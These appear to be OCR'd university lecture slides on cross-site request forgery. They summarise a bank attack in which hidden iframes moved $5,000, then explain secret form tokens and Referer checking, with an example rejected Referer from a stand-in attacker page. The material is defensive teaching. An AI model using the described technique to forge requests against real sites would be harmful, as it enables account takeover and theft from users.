
[Alex Stamos]



Hidden iframes submitted forms that…

- Changed user's email notification settings
- Linked a new checking account
- Transferred out $5,000
- Unlinked the account
- Restored email notifications

XSRF (aka CSRF): Summary




Q: how long do you stay logged on to Gmail? Financial sites?

Broader View of XSRF

- Abuse of cross-site data export
  - SOP does not control data export
  - Malicious webpage can initiates requests from the user's browser to an honest server
  - Server thinks requests are part of the established session between the browser and the server (automatically sends cookies)

How might you protect against XSRF?




XSRF Defenses

- Secret validation token

<input type=hidden value=23a3af01b>

Why does adding a magic value to the form from bank.com work?



XSRF Defenses

- Secret validation token

<input type=hidden value=23a3af01b>

- Referrer validation


Referer:
http://www.facebook.com/home.php

Add Secret Token to Forms

```
<input type=hidden value=23a3af01b>
```

- "Synchronizer Token Pattern"
- Include a secret challenge token as a hidden input in forms
  - Token often based on user's session ID
  - Server must verify correctness of token before executing sensitive operations
- Why does this work?
  - **Same-origin policy:** attacker can't read token out of legitimate forms loaded in user's browser, so can't create fake forms with correct token

Referer Validation



✓ Referer:
http://www.facebook.com/home.php

✗ Referer:
http://www.evil.com/attack.html

? Referer:

- Lenient referer checking – header is optional
- Strict referer checking – header is required

Why Not Always Strict Checking?

- Why might the referer header be suppressed?
  - Stripped by the organization's network filter
  - Stripped by the local machine
  - Stripped by the browser for HTTPS → HTTP transitions
  - User preference in browser
  - Buggy browser
- Web applications can't afford to block these users
- **Many web application frameworks include CSRF defenses today**